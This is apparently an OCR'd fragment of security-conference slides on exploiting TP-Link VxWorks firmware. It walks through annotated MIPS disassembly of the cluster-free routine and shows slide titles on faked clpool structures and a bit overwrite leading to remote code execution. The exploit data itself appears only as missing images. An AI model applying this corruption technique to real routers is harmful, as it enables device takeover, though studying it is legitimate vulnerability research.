800BB284 lw      $a2, 0x18($s0)
800BB288 jal     intLock
800BB28C nop
800BB290 move    $a3, $v0
```


```
800BB2E0
800BB2E0 loc_800BB2E0:              # get clpool address from cluster address
800BB2E0 lw      $a0, -4($s1)       # a0 = clpool
800BB2E4 li      $v0, 1
800BB2E8 lw      $a2, 0x24($a0)     # get netpool address from clpool
800BB2E8                            # a2 = netpool
800BB2EC lw      $a1, 4($a0)        # a1 = clpool.clLg2(cluster log 2 size)
800BB2F0 lw      $v1, 0x14($a2)     # v1 = netpool.clSizeMax
800BB2F4 sllv    $v0, $a1           # v0 = 1 << clLg2(cluster log 2 size)
800BB2F8 or      $v1, $v0           # v1 = netpool.clSizeMax | (1 << clpool.clLg2)
800BB2FC sw      $v1, 0x14($a2)     # update netpool.clSizeMax with v1
800BB300 lw      $v0, 0xC($a0)      # v0 = clpool.clNumFree(number of clusters free)
800BB304 lw      $v1, 0x20($a0)     # v1 = clpool.pClHead(pointer to the cluster head)
800BB308 addiu   $v0, 1             # v0 += 1
800BB30C sw      $v1, 0($s1)        # update clBuff.PClNext(pointer to the next clBuff) = clpool.pClHead
800BB310 sw      $v0, 0xC($a0)      # update clpool.clNumFree with v0
800BB314 j       loc_800BB294       # s2 = clBlk.netpool(netpool address in clBlk)
800BB314                            # v1 = clBlk.netpool.pClBlkHead(head of cluster Blocks)
800BB318 sw      $s1, 0x20($a0)     # update clpool.pClHead with pClBuf address
800BB318 # End of function _clBlkFree
800BB318
```

```
800BB294
800BB294 loc_800BB294:              # s2 = clBlk.netpool(netpool address in clBlk)
800BB294 lw      $v1, 4($s2)        # v1 = clBlk.netpool.pClBlkHead(head of cluster Blocks)
800BB298 sw      $v1, 0($s0)        # s0 = clBlk
800BB298                            # update clBlk.clNode with clBlk.netpool.pClBlkHead
800BB29C lw      $v0, 0x10($s2)     # v0 = clBlk.netpool.clLg2Max
800BB2A0 sw      $s0, 4($s2)        # update clBlk.netpool.pClBlkHead(head of cluster Blocks) with clBlk address
800BB2A4 addiu   $v0, -1
800BB2A8 sw      $v0, 0x10($s2)     # update clBlk.netpool.clLog2Max with v0
```

Example Exploit Data




Fake clpool and cluster Example




Exploit – Bit Overwrite To RCE Using Exception Hook

excExcHandle Function Codes



Demo


QuickTime Player File Edit View Window Help
Fri 3:03 PM
tp-link_exp

Thanks!